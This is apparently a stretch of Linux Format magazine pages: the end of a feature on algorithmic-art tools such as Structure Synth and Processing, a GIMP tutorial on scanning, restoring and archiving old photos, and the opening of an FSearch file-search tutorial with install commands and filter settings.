Although the EisenScript code can be as simple as adding a cube to the workspace, generally speaking you're going to be defining rules. A rule, for example, could define how an object is manipulated, by transforming its position, size, rotational angle and colour. When we further point out that rules can be called repeatedly, they can call each other, and they can be recursive, you start to get a feel for the power of this simple language. And since, in common with so many resources for algorithmic art, randomness is a key feature of *Structure Synth,* different versions of the same rule can be defined and, in this case, when that rule is called, one of the definitions is chosen at random, according to their defined weights. The seed of the random number generator can be defined so your creations are repeatable. And as a final comment, although *Structure Synth* has its own renderer, you can export a 3D object to a third-party ray-tracer.

The Processing language

All the software we've seen so far – while providing almost infinite scope to produce something well and truly unique – is tailored to creating particular types of algorithmic art, often with their own characteristic look. To break out of this restriction, and find software that is limited only by your imagination, we need something fully programmable. In this sense, you could consider your favourite programming language – whether that's Python, C, Java or whatever – as the ultimate tool for algorithmic art. According to its adherents, however, *Processing* (**https://processing.org**) is the ideal programming tool for the algorithmic artist.

Processing is an open source Java application that provides a simple IDE for developing software in the language of the same name. The language, which dates back to 2001, is Java-like, it comes with a library of graphics primitives, and it's considered easy to use, an important requirement if you're targeting artists who want to take up the challenge and opportunities of the algorithmic approach, but don't necessarily have any programming experience.

Processing isn't the only language with an extensive graphics library – indeed it would be hard to find a serious language that doesn't have good graphics support – and it's by no means the only language that is suitable for beginners to coding. This begs the question, therefore, of why you might choose Processing today instead of something more mainstream. We'd suggest that a key reason that it can be thought of as the artists' language is exactly because it's the artists' language. That might sound a nonsensical statement, so here are a few examples of why you might want to consider it. While introductory books on most programming languages don't make reference to algorithmic art, in the realm of Processing, you'd struggle to find any books or online courses that aren't tailored towards algorithmic art.

The Processing coder's first program, therefore, is far more likely to draw a square, therefore, than display 'Hello World'. Sample programs abound, of course, but pretty much all of that code has been contributed by artists to inspire other artists. And while it would be wrong to suggest that questions posted on *Processing* forums are all art-related – after all, even algorithmic artists sometimes need technical advice – the majority of people in these online communities are artists.

When you first start *Processing,* it would be a good idea to peruse some of the many example sketches (the *Processing*-ese word for program) that are provided with it, to get a feel for typical code. You'll soon discover that sketches can either be static or interactive. Static sketches are like the programs you'd write in most languages, in the sense that the instructions are executed sequentially, and the code eventually terminates unless it contains an infinite loop. These sketches generate static images. In the more commonly used interactive sketches, there are two main blocks: the **setup** block, which executes just the once, and the **draw** block, which executes repeatedly in rapid succession, thereby allowing dynamic artwork to be created – moving images, in other words. The following simple interactive sketch repeatedly draws randomly sized purple circles with no fill, centred at the position of the mouse pointer.

```
function setup() {
 createCanvas(800, 600);
 background(100);
 stroke(255,0,128);
 noFill();
}
function draw() {
 circle(mouseX, mouseY, 20 + random (50));
}
```

We'd be inclined to describe the result as barely art, but when we bear in mind that we've only added five lines of code to the usual template, the power of this approach is clear to see. And when we further remember that animation can be a lot more exciting than just following the mouse pointer around the screen, it's not surprising that so much *Processing* art is dynamic. What's more, it's a genre of the visual arts that barely existed prior to computers becoming a part of the artists' toolbox.

As you might expect, to alter a *Processing* sketch, you have to stop its execution, edit the sketch, then try it out by executing it again. However, you might be interested to learn about the *Processing*-based *Visor* software, which allows you to modify the sketch as it's running and immediately see the result. In that respect it's like *Sonic Pi,* which allows music to be created and modified on the fly in a live coding event, which often involves the code being projected on-screen. *Visor* was developed to build on this to allow a 'code jockey' to enhance a musical performance – whether at an event involving a DJ, conventionally performed live music, or a live coded music performance – with live coded visuals to provide an audio visual experience. And there's the option of on-screen code to entertain the more technically minded among the audience. LXF


Processing, the programming language for artists, really enables the creative juices to flow, as Edgar Ja demonstrates here.

CREDIT: Edgar Jansen, CC BY-SA 2.0, www.flickr.com/photos/edgarjansen/33779791475

QUICK TIP

The Mandelbrot set is an example of an escape-time fractal, and we can think of it as an infinite pattern. Other fractals, however, exhibit self-similarity at all scales of magnification because the algorithm specifically defines that.


While this picture by Harold Cohen has every look of a human-generated abstract painting, it's actually algorithmically generated.

CREDIT: Pegah Hoghoughi, Press & Marketing Officer, Gazelli Art House.

» DISCOVER MORE ALGORITHMS! Subscribe now at http://bit.ly/LinuxFormat

GIMP

Credit: www.gimp.org

Capture and restore old photos and slides

Mike Bedford shows you how to scan, repair and archive old film-based photos, to give your family heirlooms a new lease of life.

OUR EXPERT

Mike Bedford has an extensive collection of film-based photos, both his own and those he inherited, so he's taken quite an interest in preservation and restoration.

QUICK TIP

Be sure to clean as much loose dust, dirt and hairs off your photos before you scan them. Don't use a cloth, though, because that could cause scratches, and don't try using a solvent unless you know exactly what you're doing. Instead, use a compressed air can, but don't hold it too close because that could damaging your photo by freezing it.

If you have a collection of old photos, their condition might leave something to be desired. However, all is not lost.

Traditional photos, by which we mean the prints, negatives or slides produced by the chemical processes that predated digital photography by well over 100 years, can be remarkably resilient. In fact, it's been suggested that, while we might have inherited photos taken by our grandparents or great grandparents, it's much less likely that today's digital photos will be available to future generations.

Our reference to resilience requires some clarification, because it's by no means guaranteed. For a start, while black-and-white photos are based on a chemical reaction involving silver halides, which are moderately fade-resistant, the dyes used in colour photography were not nearly as forgiving. And second, even in the realm of black-and-white photography, the resilience assumes that the prints or negatives have been well looked after. In reality, this might not be the case. Prints have often been well handled over the decades, so creases, tears, fingerprints and tea stains will have taken their toll. And while negatives have probably not been handled as much, in poor storage conditions – at a non-ideal temperature or high humidity – they could have become dirty, damaged by water or infested by mildew, to name just a few risks.

All this sounds rather depressing, because those old photos might be the only records you have of long-gone family members. However, there is a solution. Here we're going to see how to restore photos that have lost their former glory by using photo-editing software. In fact, you might just be able to make them better than Great Uncle George would have remembered them.

Digitisation

Because your old photos only become eligible for editing once they're in the digital domain, we first need to give some thought to digitisation. If the media is a slide, there probably won't be an associated print, so you'll need to scan the slide, and this involves much the same process as for scanning negatives.

To take an extreme example, the old disk film that was introduced by Kodak in 1982 had a negative measuring just 8x10mm (0.3x0.4 inches), which is very significantly smaller than a typical 4x6-inch print. The relevance of this difference depends on your scanner's resolution. However, if we assume 1,200x1,200dpi, that would result in a difference between 360x480 pixels (less than 0.2MP) for the digitised negative and 4,800x 7,200 pixels (35MP) for the digitised print. With the former being totally inadequate, the recommendation would be to scan the print, even though you wouldn't be achieving the quality that the 35MP figure might suggest, because the optical resolution inherent in the print would probably be lower. Be sure to save your scan in a lossless format such as TIFF and, during the editing process, save all the intermediate results in the same lossless format, so that compression artefacts don't build up. If necessary, though, you can also save a copy of the final results as a JPEG. Also, in the case of a black-and-white photo, save the scan as a monochrome file – greyscale – since it'll give both better results and a smaller file size than if you saved it as a colour file.

Another scanning option to bear in mind, especially if you decide that your scanner isn't up to scratch, is to use the services of a professional scanning company. Obviously, this will cost a reasonable amount per scan but, depending on how many photos you want scanning, it could be cheaper overall than investing in a new scanner. However, since your prints or negatives will probably be irreplaceable, don't ignore the risk, however small, that's posed by sending them to the scanning company. Using a signed-for postal service offers greater security; better still, use a local company so you can deliver and collect your photos by hand.

Photo editing

Here we're going to be looking at several steps of photo editing, using *GIMP*, but we should point out at the start that you won't always have to carry out all the steps. Each step addresses a particular defect in your old photo, and which of them you need to carry out depends on which of the defects are present. As another word of introduction, you're probably going to be spending quite some time in restoring each of your photos, so be sure to save differently named versions after each step so, if one step goes wrong, you can return to the result of the previous step.

If you have scanned a negative, the first job is to convert it to a positive. Proper transparency scanners can usually convert the image to a positive automatically, but if you use our alternative methods, as described in the boxout *(over the page)*, you have to do it manually. In the case of a black-and-white negative, this is easy to do in *GIMP* – just select Colour > Invert. With a colour negative, though, while this is still the first step, the invert function isn't enough, as you'll see when you try it.

You'll notice that the resultant inverted image has a strong cyan colour cast, because physical colour negatives have a red cast. As a next step, therefore, you need to remove the colour cast. So, select the Colour Picker tool and click into the border of the film – the area beyond the image – and this assigns the colour of the border as the foreground colour. Now, select Layer > New Layer and, in the dialog box, select Foreground Colour against Fill With before clicking on OK. Assuming the Layers dialog is displayed, you'll see the new layer above the one with the image. Make sure this new layer is selected and choose Subtract against Mode. The colour of the border is subtracted from all the colours in your image, and this makes it look a lot closer to what you've been expecting. It's probably still not perfect, though, so you need to do some editing, using the usual methods of colour correction – Colour > Auto > White Balance would be a good one to try at first, and might be sufficient. If not, read on for our discussion of restoring colour photos that have become discoloured.


Activities
Gimp-2.10
4 May 17:52
*[Old Photo Original] (imported)-2.0 (Greyscale 8-bit gamma integer, GIMP built-in D65 Grayscale with sRGB TRC, 1 layer) 1292x1796 – GIMP
File
Edit
Select
View
Image
Layer
Colours
Tools
Filters
Windows
Help
Duplicate Ctrl+D
Mode
Precision
Colour Management
Transform
Canvas Size...
Fit Canvas to Layers
Fit Canvas to Selection
Print Size...
Scale Image...
Crop to Selection
Crop to Conte
Slice Using Gu
Zealous Crop
Merge Visible Layers... Ctrl+M
Flatten Image
Align Visible Layers...
Guides
Configure Grid...
Image Properties Alt+Return
Metadata
Crop the image to the extents of the selection
Press F1 for more help
Rectangle Select
Mode:
Antialiasing
Feather edges
Rounded corners
Expand from centre
Fixed
Aspect r
Current
Position:
129
309
Size:
1095
1365
Highlight
No guides
Auto Shrink
Shrink merged
px
33.3 %
Crop the image to the extents of the selection
Basic,
(None)
Spacing 10.0
Mode Normal
Opacity 100.0
Lock:
Old Photo Ori

In the case of dog-eared or torn prints, a degree of cropping is your first task.

We're now going to look at the various steps involved in the restoration process – the first few apply to either black-and-white or colour photos, and the final one to colour only. If your photo has suffered physical damage, the worst affected parts are usually the corners and the edges. In that case, you need to crop it to remove any areas that are either totally missing or so badly damaged that they can't be repaired. In the case of damage like tears, the inner parts of which could be more easily repairable than the outer parts, it may be necessary to select a cropped area, which is something of a compromise. In deciding the extent of the cropping, we suggest you crop as little as necessary, without considering the aspect ratio. After all, if you subsequently want to reproduce it with a conventional aspect ratio, it's an easy job to crop it further. To crop, select Tools > Selection > Rectangle Select and then draw a rectangle around the part of

QUICK TIP

Having restored your photo, you might feel that a sepia effect is appropriate, but be sure to keep a non-sepia version, too. This is easily done at Colours > Desaturate > Sepia, although if you're using a black-and-white photo, first convert it to a colour image via Image > Mode > RGB.

» PROTECT THE SOURCE MATERIAL

Having digitised and subsequently restored your family heirlooms, you probably won't want to abandon the source material. After all, a 100-year-old family album has a unique appeal and sentimental value, even if the photos it contains aren't as good as your edited digital equivalents. What's more, you might feel that slides, negatives and prints have historical interest, and that it would be a shame to totally lose an appreciation of old-school photography. Unfortunately, however, those old photos will continue to degrade, and it's inevitable that, sooner or later, they will be of no value whatsoever. There is some good news, though, namely that with proper care, you can slow down their deterioration.

That care all comes down to storage, so use appropriate containers. Ordinary paper contains acid, so store paper or photographic prints in envelopes, folders and/or boxes that are acid-free and intended for storing valuable and old documents. Make sure the folders or envelopes are a suitable size for their contents, as documents that are free to move excessively may get damaged. Ideally, make sure prints and negatives are separated using sheets of acid-free paper, so they don't stick together. And store the boxes or envelopes vertically, using acid-free padding to prevent the documents from slumping if any boxes aren't full. Suitable document archiving boxes are available from **www.preservationequipment.com**. Using proper containers will keep your photos dark, which is good, but also store them in a medium-low humidity, moderately low temperature environment.

Photo Organizer

CREDIT: Preservation Equipment Ltd.


*[Old Photo Cropped] (imported)-3.0 (Greyscale 8-bit gamma integer, GIMP built-in D65 Grayscale with sRGB TRC, 1 layer) 1095x1365 – GIMP
File Edit Select View Image Layer Colours Tools Filters Windows Help
Clone
Mode Normal
Opacity 100.0
Brush 2. Hardness 050
Size 33.00
Aspect Ratio 0.00
Angle 0.00
Spacing 10.0
Hardness 50.0
Force 50.0
Dynamics Off
Click to clone (try Shift for a straight line, Ctrl to set a new clone source)

You'll probably be using the clone tool extensively to hide scratches, creases and miscellaneous blemishes.

the image you want to retain. Now, all you have to do is select Image > Crop To Selection.

Next up we're going to see how to remove, or at least reduce the visibility of, imperfections such as creases, scratches and miscellaneous spots or blotches. We suggest you use the Clone tool, which enables you to overwrite an area of the image with whatever colours and textures are in a nearby area of the same size. Select that tool from Tools > Paint Tools > Clone, hold down the Ctrl key and click on the area you want to clone from, then move to the area you want to clone to, and either click once or click and move to clone over a larger area. We recommend single clicking, at least to start. It's probably best to use a degree of transparency, and perhaps use a brush that doesn't have a hard edge. You can select these and various other tool attributes, including the size of the clone area, in the Tools Options dialog, which you have to enable if it's not already visible. In some instances, you might prefer to use the Heal tool, also under Tools > Paint Tools, which has a similar function, but we'll leave you to read up on the differences.

While clone and heal are the best ways of removing defects, if there so many it would take you for ever, you might like to experiment with noise reduction, which you can find at Filters > Enhance > Noise Reduction. While this can remove a lot of the hard work, especially for small specks, it also makes the whole image appear less sharp, so use it sparingly – don't choose too high a value for Strength in the dialog.

So far we've seen how to deal with specific defects that you'll encounter in old photos, but we also need to consider that the image as a whole might have lost some of its vibrancy, due to fading or decolourisation. In the case of a black-and-white image, you can probably make a significant improvement by increasing the contrast, although in the case of a colour photo, we suggest you skip to the next paragraph. The simplest way of increasing the contrast is found at Colours > Brightness-Contrast – and you'd probably need to adjust the brightness, too – but you have more control in the Adjust Colour Curves dialog, which you can access from Colours > Curves. The dialog shows how the original range of brightness values are mapped on to the edited values, and the initial straight diagonal line defines no change. To use this tool, you edit the shape of the line by clicking and dragging, and a good first choice is to change the straight line to an s-shaped curve, by which we mean the steepness is decreased at the lower-left and upper-right ends. Trying it out yourself will quickly show you how it works.

And finally, if you're working with an old colour image that was scanned from a print, you'll probably find that the colours look faint and unnatural. This is because the dyes in the print will have faded over time and, to make matters worse, some of the primary coloured dyes will have faded more than others. *GIMP* has an automated tool that can make a huge difference and, depending on the degree of fading, might be sufficient in itself. Select Colours > Levels and then, in the Adjust Colour Levels dialog, ensure that Preview is checked and click on Auto Input Levels. Hopefully you'll see a significant improvement but, if you want to try to make it even better, click on Edit These Settings Using Curves. This causes the Adjust Colour Curves dialog to appear, which we investigated in the previous paragraph, but now, in addition to the Values curve,


[Unfaded Colour Photo] (exported)-4.0 (RGB colour 8-bit gamma integer, GIMP built-in sRGB, 1 layer) 1920x1080 – GIMP
[Faded Colour Photo] (imported)-7.0 (RGB colour ...

Even by just using GIMP's automatic colour correction tool, you can make a huge difference to badly faded colour photos.

» OTHER FILM SCANNING OPTIONS

If you have a lot of film-based media to scan, a proper solution, such as a scanner capable of scanning transparent material, is surely the way to go. However, if you only have a few negatives or slides, there is an alternative solution which, while certainly not as good as a scanner, might just provide you with acceptable image quality.

That solution is to photograph the slide or negative, ideally with a decent camera or, failing that, using a good quality phone. You need to backlight the film with a diffuse white light source – our solution is to use a tablet, placed horizontally, displaying just a plain white background. Arrange for the slide to be held several centimetres from the screen, otherwise you'll capture the pixel matrix of the screen superimposed on your film-based image. Hold the negative or slide in a cardboard window to mask out the surrounding area of the screen, so the light metering isn't adversely affected. Ideally, mount your camera or phone on a tripod. If you don't have a tablet, you could use your PC's monitor, but fixing the slide or negative in its cardboard window at a suitable distance from the screen would be trickier.

CREDIT: www.publicdomainpictures.net/en/view-image.php?image=109181



There's no guarantee that the colours will be correct but, in our experience, the tool at Img2go makes a pretty impressive job of colourising restored black-and-white photos.

CREDIT: Original photo: Adam Jones, CC BY 2.0, www.flickr.com/photos/adam_jones/26683526870

you'll see curves for Red, Green and Blue. Fine-tune any or all of these curves by selecting the appropriate one against Channel.

Before moving on from the subject of editing your scanned image with the aim of making it as good as new, let's take a quick look at how you could make a black-and-white image better than new. Not everyone will agree with that perception, and we certainly wouldn't want to dismiss the appeal of black-and-white photography, but you might like to experiment with turning your old black-and-white photo into a colour one. You could certainly do that manually in *GIMP,* and while that would involve quite a lot of work, it'll probably give the best results, so long as you know what colour everything should be. However, you could try an automated colourisation tool, and while recognising that it won't have any knowledge about the colour of your great grandmother's dress, the results can be pretty impressive. The tool we tried is hosted online, and you can find it at **www.img2go.com/colorize-image**. Just upload your restored black-and-white photo, click on Start, and prepare to be amazed. We also noticed that, if you upload a badly faded colour photo, it makes a good job of restoring the original colours – indeed, if our faded photo was typical, it performs better than *GIMP's* Auto Input Levels in its Adjust Colour Levels dialog.

Archive your results

It's quite possible that your photo-editing skills have turned back the clock, and restored your old photos to the way they looked decades ago. But don't forget that the clock will start ticking again straight away, and unless you look after your edited photos, they'll start degrading. So, if you want to pass them on to future generations, you'll need to look after them. And here we're not talking about inkjet prints of your restored photos, because that wouldn't be a good way of preserving them for any length of time, but about the edited digital images.

The way in which your digital images degrade is entirely different from the way the initial photographs degraded, and potentially more catastrophic. Prints and negatives degrade gradually, but their digital equivalents are more likely to degrade instantaneously. That loss could be the result of a disk crash, and this emphasises the importance of archiving your edited photos. As with any data, there are two main options. First, you could archive into the cloud, but remember that it's not uncommon for companies to go out of business, so there's no guarantee that your online archive will be available to future generations. Second, you could archive to external local media, but again there are issues to consider. First, digital data tends to be temporary in nature – in other words, having written your photos to a DVD-R disk, for example, there'll be a limit to how long into the future you'll be able to read it. So, read up on the longevity of your media and rewrite your archive to new media well before the safe period expires. But there's more, as you'll be aware if you happen to have any old floppy disks lurking in a drawer. Quite apart from whether the data is still intact, you probably don't have a floppy disk drive on your PC, and the same will eventually be true of today's generation of optical disks. Sure, you'll be able to find service providers who'll be able to read them for some time into the future, but that probably won't be a long-term solution. So, be sure to rewrite your archive to new types of media as and when necessary. Since neither archiving approach is without its problems, it would be wise to adopt both a cloud-based and a local external media strategy to provide extra peace of mind. LXF

QUICK TIP

You might like to print some of your restored photos on glossy paper and mount them in an old-fashioned album. Despite the recent trend towards printed photo books, you can still buy albums, often of a traditional design, even down to the use of corners to hold the photos in place.

» **GET MORE OLD TATTY THINGS** Subscribe now at **http://bit.ly/LinuxFormat**

FSEARCH

Credit: http://cboxdoerfer.github.io/fsearch

Track down files and folders instantly

‘Work smarter, not harder’ advocate **Nick Peers** reveals how to use a tool to transform the way you search for files and folders on your PC.

OUR EXPERT

Nick Peers has thousands of files scattered across multiple hard drives. FSearch may just make some of them accessible again.

The ability to search your hard drive for files and folders is a critical part of any OS. Ubuntu’s file search exists within the *Files* tool itself, but it’s very basic. You type all or part of a keyword and the currently selected folder or drive is searched, with any matching results displayed – after a short pause.

Eliminating that pause and widening the search to cover more of your storage requires choosing a different search tool – one that’s able to build an index of your files and folders that updates as changes are made, and which provides the search tool with the ability to return results instantaneously. But that’s not all a good search tool should offer. What happens if you only remember part of a name, or aren’t sure what certain parts of the filename are?

One such tool is *FSearch* (**https://cboxdoerfer.github.io/fsearch**). It delivers results in the blink of an eye, and supports a wide range of search tools, from support for wildcards and RegEx expressions that don’t require precise search terms, to filters and sort tools to help narrow results further when required.



gparted

Name	Path	Extension	Size	Date Modified
LXF206.tut_gparted	/home/nick/media/Archive/Work ...		8.2 MB	2016-03-03 09:13
tut_gparted	/home/nick/media/Archive/From l...		264.7 kB	2015-10-18 20:07
tut_gparted	/home/nick/media/Archive/From l...		264.7 kB	2015-10-18 20:11
tut_gparted	/home/nick/media/Archive/From l...		264.7 kB	2015-10-18 20:11
tut_gparted	/home/nick/media/Archive/Nick F...		264.7 kB	2015-10-18 22:47
tut_gparted	/home/nick/media/Archive/Nick F...		264.7 kB	2015-10-18 22:50
tut_gparted	/home/nick/media/Archive/Nick F...		264.7 kB	2015-10-18 22:51
tut_gparted	/mnt/C63E68333E681F25/Nick/Ne...		264.7 kB	2021-07-11 18:12
LXF187.feat_escape.gparted....	/home/nick/media/Archive/Work ...	png	177.3 kB	2014-06-02 21:14
LXF187.feat_escape.gparted2....	/home/nick/media/Archive/Work ...	png	556.0 kB	2014-06-02 21:09
LXF206.tut_gparted.clonezilla....	/home/nick/media/Archive/Work ...	png	327.9 kB	2015-11-06 15:34
LXF206.tut_gparted.disks.png	/home/nick/media/Archive/Work ...	png	680.2 kB	2015-11-06 15:01
LXF206.tut_gparted.docx	/home/nick/media/Archive/Work ...	docx	25.1 kB	2015-11-06 15:49
LXF206.tut_gparted.dual.png	/home/nick/media/Archive/Work ...	png	340.1 kB	2015-11-06 15:23
LXF206.tut_gparted.extended....	/home/nick/media/Archive/Work ...	png	446.5 kB	2015-11-06 15:23
LXF206.tut_gparted.lvm.png	/home/nick/media/Archive/Work ...	png	458.2 kB	2015-11-06 13:21
LXF206.tut_gparted.pdf	/home/nick/media/Archive/Work ...	pdf	2.7 MB	2015-12-22 14:28

52 items — 729,070 items — REGEX

FSearch delivers results instantaneously, whether performing basic keywords searches or using complex search patterns.

FSearch’s website reveals how to install the standalone tool across a wide range of distros and flatpak; Ubuntu users simply need to add the program’s own repository prior to installation:

```
$ sudo add-apt-repository ppa:christian-boxdoerfer/fsearch-stable
$ sudo add update
$ sudo apt install fsearch
```

Once installed, *FSearch* is accessible via the launcher. By default, it’ll index everything in your home folder – start typing a few letters and you’ll see it immediately

BUILD YOUR OWN FILTERS



☑ Search in path when query contains path separators
☑ Match case when query contains at least one upper case character
☑ Hide results when search is empty
☑ Search as you type

Filter:

Name	Macro	Query
All		
Folders		folder:
Files		file:
Applications	app	ext:desktop;DESKTOP
Archives	archive	ext:7z;ace;arj;bz2;cab;gz;gzip;jar;r00;r01;r02;r03;r04;r05;r06;r07;r08;
Audio	audio	ext:aac;ac3;aif;aifc;aiff;au;cda;dts;fla;flac;it;m1a;m2a;m3u;m4a;mid;
Documents	doc	ext:c;chm;cpp;csv;cxx;doc;docm;docx;dot;dotm;dotx;h;hpp;htm;html
Pictures	pic	ext:ani;bmp;gif;ico;jpe;jpeg;jpg;pcx;png;psd;tga;tif;tiff;webp;wmf;AN
Videos	video	ext:3g2;3gp;3gp2;3gpp;amr;amv;asf;avi;bdmv;bik;d2v;divx;drc;dsa;ds

1 Add and edit filters

Open *FSearch* and choose Edit> Preferences>Search. To change an existing filter, click Edit; to add a new one, click the + button. The Name appears in the Filter dropdown; the Macro is the command you use to invoke the filter from the Search bar.

